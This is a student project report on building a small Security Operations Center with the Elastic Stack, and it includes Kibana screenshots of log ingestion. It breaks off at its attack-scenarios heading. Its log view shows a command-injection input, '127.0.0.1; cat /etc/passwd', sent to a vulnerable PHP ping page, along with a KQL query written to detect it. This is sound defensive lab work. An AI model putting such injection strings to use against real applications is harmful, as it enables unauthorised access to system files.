Digital Egypt Pioneers

Ministry of Communications and Information Technology

Building and Operating a Mini Security Operations Center (SOC)

Blue Shield Syndicate	
Team Members	
1	محمد محمود عبدالعليم
2	عبدالله محمد خالد
3	مصطفى محمد زنون
4	مينا اسامه نسيم
5	هشام عثمان إمام
GitHub	https://github.com/Blue-Shield-Syndicate

Supervisor:

Eng: Wessam Elkhaligy

Abstract

This project presents the design and implementation of a fully functional **Mini Security Operations Center (SOC)** built using the Elastic Stack to provide an end-to-end simulation of real-world security monitoring and incident response operations. The SOC environment integrates **Elasticsearch, Kibana, Fleet Server, and Elastic Agent** as a centralized platform for collecting, processing, analyzing, and correlating security events from multiple systems. The solution ingests logs from Windows endpoints, Linux servers, firewall devices, and an IDS to give analysts comprehensive visibility across the environment.

The architecture is designed around a layered approach that includes log generation, secure collection through Elastic Agent, normalization into structured data streams, indexing in Elasticsearch, and visualization through Kibana dashboards and security analytics. This structure enables efficient searching, correlation, alerting, and threat detection while maintaining data integrity and reliable event delivery. The project also applies critical security controls such as role-based access, authenticated agent enrollment, integrity validation, and automated snapshot backups to ensure a resilient and secure SOC environment.

To validate the SOC's effectiveness, several attack scenarios were executed and analyzed. These included a Linux SSH brute-force attack, a command injection exploitation targeting a vulnerable PHP application, and a Windows persistence-based malware attack. For each scenario, alerts were triggered in Elastic Security, logs were examined in detail, and containment actions were applied—such as IP blocking, process termination, host isolation, and patching of vulnerable components. The analysis phase also included recommendations for strengthening controls, mitigating future risks, and improving detection coverage.

Overall, this project delivers a realistic and practical model of how modern SOCs operate, from data ingestion and threat detection to incident investigation and response. It provides hands-on experience with SIEM technologies, threat analysis workflows, and defensive security techniques, making it a valuable learning framework for students, SOC analysts, and cybersecurity practitioners aiming to understand and replicate real SOC operations.

Introduction

1. Background and Motivation

The escalating frequency and sophistication of cyberattacks pose significant challenges to modern organizations.

Threat actors continually evolve their methods, leveraging automation, social engineering, and zero-day vulnerabilities to penetrate systems and exfiltrate sensitive data.

In this context, the establishment of a Security Operations Center (SOC) is fundamental for maintaining visibility, detecting anomalies, and responding promptly to incidents. However, traditional enterprise SOCs often require substantial financial investment and specialized expertise, putting them out of reach for many organizations, students, and researchers.

This Mini SOC project was conceived to democratize access to advanced security operations by demonstrating that robust detection and automated response capabilities can be achieved through the strategic integration of open-source technologies within a controlled, cost-efficient lab environment.

By integrating widely available security tools and automating their interactions, this project enables practical exploration of SOC operations for educational, research, and small-scale enterprise applications.

2. Project Purpose

The purpose of the Mini SOC is to create a **modular and automated security environment** capable of simulating, detecting, and responding to cybersecurity threats. It bridges the gap between theoretical SOC design and practical implementation by using tools that represent real-world security layers — including endpoint monitoring, network intrusion detection, and file-level threat intelligence.

The project aims to:

- Enhance understanding of SOC workflows and tool integration.
- Enable simulation of adversarial behaviors for testing detection efficiency.
- Automate responses to malicious activities to reduce manual intervention.
- Evaluate and refine the correlation between host-based and network-based events.

3. Project Planning

The project aims to build and simulate a functional mini–Security Operations Center (SOC) environment. This SOC will centralize the collection, processing, analysis, and response to security events using open-source and Elastic Stack technologies such as Elasticsearch, Kibana, Fleet Server, and Elastic Agent. The mini-SOC helps students and practitioners understand how real SOC environments operate by handling event logs, alerts, and security incidents.

3.1 Scope

This project covers the design and deployment of a small-scale SOC setup using Elastic Agent and Fleet Server for unified log collection. It includes connecting multiple log sources, establishing log ingestion and analysis workflows, developing detection rules, and producing dashboards and reports for visualization.

3.2 Objectives

- Design a mini-SOC architecture with multiple log sources.
- Deploy the Elastic Stack (Elasticsearch, Kibana, Fleet Server, Elastic Agent) as a centralized SIEM platform.
- Ingest logs from Windows, Linux, Firewall, and IDS systems via Elastic Agent integrations.
- Analyze and visualize security data using Kibana dashboards and Security Analytics.
- Implement alerting and triage processes using Elastic Security features.

4. Tools and Technologies

Category	Tool / Technology
Operating System	Ubuntu Server, Kali Linux, Windows
SIEM Platform	Elasticsearch, Kibana, Fleet Server, Elastic Agent
Log Collection	Elastic Agent via Fleet integrations (Windows, Linux, Firewall, IDS)
IDS	Suricata
EDR	Elastic Defend
Firewall	pfSense (or simulated logs)
Ticketing & Reporting	PDF

5. Stakeholder Analysis


1. ***Project Supervisor/Instructor:*** Provides guidance, reviews deliverables, and ensures alignment with project objectives.
2. ***SOC Analyst:*** Implements SOC setup, configures tools, monitors data, and analyzes incidents.
3. ***System Administrator:*** Provides log data from Windows, Linux, and Firewall system

6. SOC Architecture Overview

The SOC architecture is designed around the Elastic Stack, using Fleet Server and Elastic Agent for centralized log collection and management. The architecture defines how data is generated, collected, processed, stored, and analyzed.

- Data Source Layer: Log generation from Windows, Linux, Firewall, and IDS systems.
- Collection Layer: Elastic Agents installed on endpoints collect system, application, and security logs, managed centrally by Fleet Server.
- Processing Layer: Data streams are normalized automatically by Elastic integrations before indexing into Elasticsearch.
- Storage Layer: Elasticsearch indexes and stores logs for search, correlation, and long-term analysis.
- Analysis Layer: Kibana provides dashboards, threat detection rules, and visualization.
- Response Layer: Security analysts investigate, triage, and respond to alerts in Kibana's Security app.

Data Flow Diagram:



7. Database Design (Log Storage & Flow)

Elasticsearch serves as the central database for log storage. Each integration creates its own data stream and index pattern, allowing for efficient querying and filtering. Logs are stored in JSON format and Bytes with structured fields for analytics and correlation.

Examples of index patterns:


(Windows Event Logs, Linux System Logs, Firewall Logs, IDS Alerts) → logs-*

Each document in Elasticsearch includes fields such as @timestamp, source.ip, destination.ip, event.action, event.category, event.severity, host.name, and agent.name.

8. Security Controls

- Access Control: Role-based access management (RBAC) in Kibana for SOC roles.
- Integrity: Elastic Agents verify event delivery using ACK mechanisms and digital signatures.
- Authentication: API key and Fleet enrollment tokens for agent registration.
- Backup: Automated Elasticsearch snapshots stored on secure external storage.

9. Operational log ingestion pipeline



elastic

Find apps, content, and more.

Home

Welcome home

Enterprise Search
Create search experiences with a refined set of APIs and tools.

Observability
Consolidate your logs, metrics, application traces, and system availability with purpose-built UIs.

Security
Prevent, collect, detect, and respond to threats for unified protection across your infrastructure.

Analytics
Explore, visualize, and analyze your data using a powerful suite of analytical tools and applications.

Get started by adding integrations

To start working with your data, use one of our many ingest options. Collect data from an app or service, or upload a file. If you're not ready to use your own data, play with a sample data set.


Add integrations · Try sample data · Upload a file

Try managed Elastic

Deploy, scale, and upgrade your stack faster with Elastic Cloud. We'll help you quickly move your data.

Move to Elastic Cloud

Management · Dev Tools · Stack Management



Fleet

Centralized management for Elastic Agents.

Agents · Agent policies · Enrollment tokens · Data streams · Settings


Ingest Overview Metrics · Agent Info Metrics · Agent activity · Add Fleet Server · Add agent

Filter your data using KQL syntax · Status 4 · Tags 0 · Agent policy 2 · Upgrade available

Showing 3 agents · Clear filters · ● Healthy 3 · ● Unhealthy 0 · ● Updating 0 · ● Offline 0

Status	Host	Agent policy	CPU	Memory	Last activity	Version	Actions
Healthy	kali-linux	Agent policy 1 rev. 4	1.55 %	134 MB	30 seconds ago	8.9.2	···
Healthy	zenoo	Agent policy 1 rev. 4	5.27 %	165 MB	29 seconds ago	8.9.2	···
Healthy	mostafa-virtual-machine	Fleet Server Policy rev. 2	2.25 %	165 MB	14 seconds ago	8.9.2	···

Rows per page: 20 · 1



‹ View all agent policies

Fleet Server Policy

Fleet Server policy generated by Kibana


Revision	Integrations	Agents	Last updated on
9	3	1 agent	Nov 11, 2025

Actions

Integrations · Settings

Search... · Namespace · Add integration

Name ↑	Integration	Namespace	Actions
fleet_server-1	Fleet Server v1.3.1	default	···
php custom logs	Custom Logs (Deprecated) v2.4.4	default	···
system-1	System v1.41.0	default	···



elastic

Find apps, content, and more.

Fleet › Agent policies › Agent policy 1 · Send feedback

‹ View all agent policies

Agent policy 1


Revision	Integrations	Agents	Last updated on
4	3	2 agents	Oct 11, 2025

Actions

Integrations · Settings

Search... · Namespace · Add integration

Name ↑	Integration	Namespace	Actions
EDR	Elastic Defend v8.9.1	default	···
suricata-1	Suricata v2.24.0	default	···
system-2	System v1.41.0	default	···



Add Suricata integration

Agent policy
Agent policy 1

Configure an integration for the selected agent policy.

1 Configure integration

Integration settings

Choose a name and description to help identify how this integration will be used.

Integration name: suricata-1


Description (Optional): collect suricate logs from kali-linux

Advanced options

Collect Suricata eve logs (input: logfile) — Change defaults

Suricata eve logs (log)

Paths



Selected fields 2: host.name, agent.name

Popular fields 1: agent.name

Available fields 1443: @timestamp, agent.build.original, agent.ephemeral_id, agent.id, agent.name, agent.type, agent.version, cloud.account.id, cloud.availability_zone, cloud.image.id


11,752 hits

@timestamp	host.name
Oct 11, 2025 @ 00:11:55.703	zenoo
Oct 11, 2025 @ 00:11:55.703	zenoo
Oct 11, 2025 @ 00:11:55.501	-
Oct 11, 2025 @ 00:11:55.501	-
Oct 11, 2025 @ 00:11:55.495	-

Expanded document

View: Single document | Surrounding documents — 27 of 500

elastic_agent.version	8.9.2
event.agent_id_status	verified
event.category	network
event.created	Oct 11, 2025 @ 00:11:56.495
event.dataset	suricata.eve
event.ingested	Oct 11, 2025 @ 00:11:57.000
event.kind	event
event.module	suricata
input.type	log
log.file.path	/var/log/suricata/eve.json
log.offset	2,892,497
network.community_id	1:PwK2lc6RJxEGSHFU8pRqXK7lRjw=
network.transport	tcp
observer.hostname	kali-linux
observer.ip	[192.168.1.12, fe80::20c:29ff:feb1:1160]
observer.mac	00-0C-29-B1-11-60
observer.product	Suricata



log.file.path :"/tmp/php_access.log" or process.name:cat or process.parent.name:php or "/etc/passwd" and host.id:"cae8d4e252ad41389989d6e7d36c4aa2"

Nov 6, 2025 @ 11:19:00.590 → Nov 6, 2025 @ 11:19:55.710

Selected fields 8: process.parent.name, process.name, host.id, process.args, query_string, log.file.path, process.command_line, process.parent.command_line


Popular fields 10

Available fields 1432: _temp.user_parts, @timestamp, agent.build.original, agent.ephemeral_id, agent.id, agent.name, agent.type, agent.version, body_raw

5 hits

Nov 6, 2025 @ 11:19:00.590 - Nov 6, 2025 @ 11:19:55.710 (interval: Auto - second)

@timestamp	process.parent.name	process.name	host.id	process.args	query_string	log.file.path	process.command_line	process.parent.comman...
Nov 6, 2025 @ 11:19:44.287	-	-	cae8d4e252ad41389989d6e7d36c4aa2	-	ip=127.0.0.1%3b+cat+%2fetc%2fpasswd+%7c+head+-10	/tmp/php_access.log	-	-
Nov 6, 2025 @ 11:19:44.134	php	sh	cae8d4e252ad41389989d6e7d36c4aa2	[sh, -c, ping -c 1 127.0.0.1; cat /etc/passwd | head -10…	-	-	sh -c ping -c 1 127.0.0.1; cat /etc/passwd | head -10…	php -S 0.0.0.0:8080
Nov 6, 2025 @ 11:19:44.132	sh	cat	cae8d4e252ad41389989d6e7d36c4aa2	[cat, /etc/passwd]	-	-	cat /etc/passwd	sh -c ping -c 1 127.0.0.1; cat /etc/passwd | head -10…
Nov 6, 2025 @ 11:19:44.130	sh	cat	cae8d4e252ad41389989d6e7d36c4aa2	[cat, /etc/passwd]	-	-	cat /etc/passwd	sh -c ping -c 1 127.0.0.1; cat /etc/passwd | head -10…
Nov 6, 2025 @ 11:19:44.122	php	sh	cae8d4e252ad41389989d6e7d36c4aa2	[sh, -c, ping -c 1 127.0.0.1; cat /etc/passwd | head -10…	-	-	sh -c ping -c 1 127.0.0.1; cat /etc/passwd | head -10…	php -S 0.0.0.0:8080



Selected fields 2: host.name, agent.name

Popular fields 1: agent.name

Available fields 1443: @timestamp, agent.build.original, agent.ephemeral_id, agent.id, agent.name, agent.type, agent.version, cloud.account.id, cloud.availability_zone, cloud.image.id

11,752 hits

@timestamp	host.name
Oct 11, 2025 @ 00:11:55.436	zenoo
Oct 11, 2025 @ 00:11:55.433	zenoo
Oct 11, 2025 @ 00:11:55.179	kali-linux
Oct 11, 2025 @ 00:11:54.501	-
Oct 11, 2025 @ 00:11:54.501	-

Expanded document

View: Single document | Surrounding documents — 31 of 500


log.logger	monitoring
log.offset	2,565,377
log.origin.file.line	187
log.origin.file.name	log/log.go
log.source	winlog-default
message	Non-zero metrics in the last 30s
monitoring.ecs.version	1.6.0
monitoring.metrics.beat.cpu.system.ticks	28984
monitoring.metrics.beat.cpu.system.time.ms	328
monitoring.metrics.beat.cpu.total.ticks	37421
monitoring.metrics.beat.cpu.total.time.ms	375
monitoring.metrics.beat.cpu.total.value	37421
monitoring.metrics.beat.cpu.user.ticks	8437

10. Attacks Scenarios

1. Brute Force Attack

